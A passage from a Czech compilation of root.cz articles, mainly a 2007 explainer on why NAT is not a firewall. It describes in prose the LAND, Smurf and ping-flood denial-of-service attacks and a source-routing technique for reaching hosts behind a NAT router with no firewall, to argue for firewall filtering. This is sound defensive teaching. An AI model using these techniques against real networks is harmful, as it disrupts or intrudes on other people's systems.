Zmínil jsem ty nejdůležitější faktory, které ovlivňují masové šíření virů tak, jak jej můžeme pozorovat na aktuálně majoritním systému. Je samozřejmě **možné**, že se situace rapidně změní, ale změn k horšímu (z pohledu virů) by v tomto případě muselo být opravdu hodně. Za stávající situace se tedy nových hrozeb příliš obávat nemusíme. Což ovšem **neznamená**, že můžeme polevit na obezřetnosti.

Celý článek i s diskusí je možné najít na http://www.root.cz/clanky/maji-viry-na-linuxu-skutecne-zelenou/.

4.7 Proč není NAT totéž co firewall

Petr Krčmář – 13. 6. 2007

Že překlad adres (NAT) zvyšuje míru bezpečnosti uživatele, je jasné a zřejmé. Mnoho neznalých uživatelů má ale pocit, že pokud nemají veřejnou IP adresu, jsou naprosto chráněni před jakýmkoliv útokem. Falešný pocit bezpečí tak může paradoxně situaci zhoršit. Proč samotný NAT nestačí? Jaká jsou rizika?

Co je to NAT?

NAT je zkratkou pro Network Address Translation, což bychom mohli přeložit jako překlad síťových adres. Jedná se o funkci routerů, která umožňuje překládat adresy z vnitřního adresního rozsahu do veřejného a naopak. V důsledku se tak vnitřní adresy nedostanou nikdy do Internetu.

NAT vznikl jako důsledek omezeného a poměrně nízkého počtu veřejných IP adres. Protože každý uživatel dnešního Internetu nemůže mít adresu z vnějšího rozsahu, byl vymyšlen princip, který dovoluje poskytovateli připojení za jednu adresu „skrýt" celou vnitřní síť, nehledě na její rozsah.

Princip NATu je poměrně jednoduchý:

1. klient vyšle požadavek na bránu vnitřní sítě
2. router pakety zachytí, změní jejich IP adresu na svou vnější
3. router pakety označí tak, že je odešle z náhodného TCP portu
4. router si do tabulky zapíše, který port zvolil a který klient k němu patří
5. při přijetí odpovědi provede router reverzní akci a pakety vrátí klientovi

Je zřejmé, že pro klienta je celý proces naprosto transparentní a komunikaci nijak neovlivňuje (až na některé výjimky, těmi se ale nebudeme zabývat). Servery „na druhé straně" také o ničem neví a bez potíží odpovídají samotnému překladači.

Nevýhodou NATu je „jen" to, že není možné se zvenčí přímo spojit s počítačem uvnitř zaNATované sítě. Bez dalších úprav tedy nemáme možnost například provozovat vlastní server. To samozřejmě většině klientů vůbec nevadí a naopak oceňují bezpečnostní stránku věci.

NAT má totiž z principu jakýsi **pasivní** vliv na bezpečnost sítě. **Sekundárním** důsledkem NATu je překrytí veškeré vnitřní komunikace se světem. Případný útočník tak:

- nezná strukturu sítě
- nemůže se spojit s konkrétním počítačem
- může jen odpovídat na výzvy zevnitř

Uživatelé mohou mít falešný pocit bezpečí a často se domnívají, že je NAT dokáže ochránit před útokem a nepotřebují už firewall. Bohužel stejný názor mají často i poskytovatelé připojení a někteří výrobci hardware. Nezřídka si totiž můžeme přečíst, že ADSL router obsahuje funkce firewallu a ochrany uživatele. Po připojení ovšem bohužel zjistíme, že nabízí jen NAT.

Ukážeme si, že samotný NAT není všemocný a ve skutečnosti je možné na síť zaútočit. Samozřejmě budeme předpokládat naprostou absenci firewallu, což ovšem není tak utopická situace, jak by se mohlo zdát.

Mýtus 1: Nikdo nezná mou vnitřní IP

Vnitřní IP adresa vašeho počítače se přes NAT za normálních okolností nedostane a router ji ani nijak nedeleguje. Existuje ovšem způsob, jak zjistit alespoň některé informace.

Jednak můžeme (v případě dalších pokusů) adresy tipovat. To není často složité, většinou jsou používány adresy z několika málo rozsahů jako 192.168.* a podobně. Pokud bychom potřebovali, mohli bychom proto adresu uhodnout.

Sofistikovanější „řešení" ovšem nabízejí některé protokoly a aplikace. Poměrně běžné aplikace jako ICQ a někteří P2P klienti totiž šíří informace o IP adrese vašeho počítače. Není tedy problém zjistit, jakou adresu má uživatel v rámci vnitřní sítě.

Útočník může také do jednoho z počítačů v síti propašovat svůj kód například přes děravou aplikaci. Tento kód pak může síť skenovat a posílat do Internetu informace o tom, jak síť vypadá.

Možná přemýšlíte, k čemu je někomu vnitřní IP adresa počítače, na který se stejně nedokáže připojit. On to ale **dokáže**, jak si ukážeme později.

Mýtus 2: NAT brání útokům na síť

Protože přímé spojení do sítě není možné (to mimochodem není pravda – počkejte si na další mýtus), uživatelé mají pocit, že není možno na síť jako takovou útočit. Opak je však pravdou.

Existuje celá řada útoků, které dokáží ohrozit samotnou komunikaci se sítí a NAT na ně nemá nejmenší vliv. Jedná se o útoky typu DoS, které mohou zablokovat připojení sítě k Internetu. Některé z nich si představíme.

LAND attack

Útok, při kterém je na otevřený port napadeného počítače odeslán upravený SYN paket, který vyzývá k zahájení komunikace. Jako odesílatel i příjemce tohoto paketu je vyplněn počítač oběti.

Napadený počítač začne na paket odpovídat sám sobě a v případě většího množství podobných paketů je možno oběť naprosto zahltit a znemožnit jí další přenášení regulérních paketů.

Smurf attack

Během tohoto útoku je na broadcast adresu sítě odesíláno velké množství ICMP (ping) paketů s falešnou adresou odesílatele. Pokud není takový paket blokován firewallem, dojde k jeho distribuci do vnitřní sítě. Všechny počítače začnou automaticky odpovídat a dojde k zahlcení výstupního routeru.

Ping flood

V tomto případě jde o klasické zahlcení počítače velkým množstvím ICMP (ping) paketů. Předpokládá se, že útočník má větší šířku pásma než oběť. Bez další ochrany začne oběť navíc automaticky odesílat reakce na tyto pakety a zahltí tak i pásmo směrem ven.

Mýtus 3: nikdo se na mě nepřipojí

Přichází to nejzajímavější. Toto je obecně nejrozšířenější mýtus, který ovšem dává uživatelům největší pocit bezpečí. Princip NATu totiž **pasivně** uživatele před neznámými pakety z venčí ochrání. Při popisu principu jsme si řekli, že si NATující router do tabulky ukládá informace o spojení a podle ní pak zpětně překládá přicházející pakety.

Pokud tedy pošleme na router nový paket, který nepatří k žádnému spojení, NAT netuší, kam jej směrovat, a tak jej automaticky zahodí. Toto je tedy ona pasivní ochrana, ale NAT není konstruován k tomu, aby před podobným chováním chránil, je to jen důsledek jeho principu.

Z toho důvodu není obecně u NATu počítáno se všemi možnostmi a útočník má možnost, jak NAT obejít. V podstatě mu k tomu bude stačit znát jen vnitřní IP adresu počítače, se kterým se chceme spojit. Jak ji zjistit, jsme si už řekli.

Střílíme přes NAT

K další „magii" budeme potřebovat přísadu nazvanou source routing. To je technika, která umožňuje předem zvolit, kudy budou putovat naše pakety. Můžeme si tak předem najít cestu k NATujícímu počítači a do hlavičky našich paketů ji vyplnit. Nejedná se o nic tajemného, source routing popisuje RFC 791 a jedná se o standardní vlastnost IP.

Nyní k samotnému prostřelení NATu: vytvoříme pakety, ve kterých jako cílovou adresu vyplníme **vnitřní adresu** některého ze strojů v síti. Jako bránu nastavíme NATující router. Ten je schopen nám udělat cestu dovnitř. Pomocí source routingu si sami zvolíme cestu.

Pak pakety vyšleme. Ty pak podle naší zvolené cesty doputují až k NATu, který je přijme jako brána. Protože je cílem cesty počítač, který router zná, doručí pakety až k němu.

Samozřejmě předpokládáme, že na NATu není zároveň i firewall. Ten by samozřejmě poznal, že se jedná o podvod už jen tím, že na vnější zařízení dorazily pakety určené pro vnitřní síť. Tohle ovšem NAT nezajímá (jak jsme si řekli, není to bezpečnostní mechanismus) a měl by pakety normálně doručit. Existuje samozřejmě řada faktorů ovlivňujících výsledek, zde nám jde ovšem jen o to, ukázat koncept a principiální „děravost" samotného NATu.

Samozřejmě source routing je velmi nebezpečná metoda, kterou firewally obecně blokují, protože je s ní možno provádět řadu různých podvodů. Pokud ovšem nemáme žádný filtr a spoléháme se na NAT, útočníkovi nic nestojí v cestě.

NAT není firewall

Ukázali jsme si, že samotný NAT neochrání síť a není to ani jeho účelem. To, že schovává počítače za sebou, je jen vedlejším efektem jeho primární funkce. NAT nemá sloužit jako ochrana ani jako paketový filtr.

Pochopitelně zde naznačeným útokům je možno velmi jednoduše zabránit několika elementárními pravidly na firewallu. Stačí nám jednoduše filtrovat vnější provoz a přímým útokům se dokážeme vyhnout. Samotný NAT na to však nestačí.

Celý článek i s diskusí je možné najít na http://www.root.cz/clanky/proc-neni-nat-totez-co-firewall/.

5 Kontakty

O serveru Lupa.cz (www.lupa.cz)

Lupa.cz je jeden z nejstarších a nejznámějších specializovaných zpravodajských serverů na českém Internetu. Jádrem jeho obsahu jsou původní denní komentáře z oblasti Internetu a telekomunikací se zvláštním zřetelem na problematiku poskytovatelů připojení, Internetového obsahu, marketingu a e-commerce.

O serveru Měšec.cz (www.mesec.cz)

Finanční server Měšec.cz přináší aktuální informace ze světa osobních a firemních financí. Poskytuje podrobné charakteristiky a srovnávací analýzy produktů, jež nabízejí finanční instituce. Umožňuje čtenářům, aby se díky dostatku informací, které naleznou na jednom místě, dokázali efektivně rozhodovat, kam uložit své úspory, kde získat úvěr, kde se pojistit či jaké formy platebního styku používat.

O serveru Podnikatel.cz (www.podnikatel.cz)

Podnikatel.cz je business server určený pro podnikatele, živnostníky a manažery malých a středních firem. Svým čtenářům přináší kompletní informační servis, aktuální zpravodajství ze světa podnikání, databáze zákonů, firem a úřadů státní správy, právní poradenství nebo manažerské rady pro úspěšný business.

O Root.cz (www.root.cz)

Root.cz je nejstarším a největším českým zpravodajským serverem o Linuxu a open-source technologiích. V českém a slovenském Internetovém prostředí je jeho pozice zcela unikátní. Velká část z více než 120.000 uživatelů, kteří ho během měsíce navštíví, jsou vysoce kvalifikovaní odborníci v oblasti informačních technologií.

O společnosti Internet Info, s. r.o. (www.iinfo.cz)

Společnost Internet Info, s.r.o., je jednou z největších mediálních společností českého Internetového trhu s širokým portfoliem služeb. Je vydavatelem známých zpravodajských a zábavních serverů (např. Lupa, Měšec, Root, DigiZone, Podnikatel, Slunečnice, Bomba), provozuje profesionální systém pro měření a analýzu návštěvnosti NAVRCHOLU.cz a pod značkou Dobrý web poskytuje konzultační služby v oblasti Internetového marketingu a realizuje studie Internetového trhu v České republice.

Více informací:

Internet Info, s.r.o.
Durychova 101, 142 00 Praha 4
tel:+420 244 003 110, fax:+420 244 003 220
web: www.iinfo.cz
e-mail: info@iinfo.cz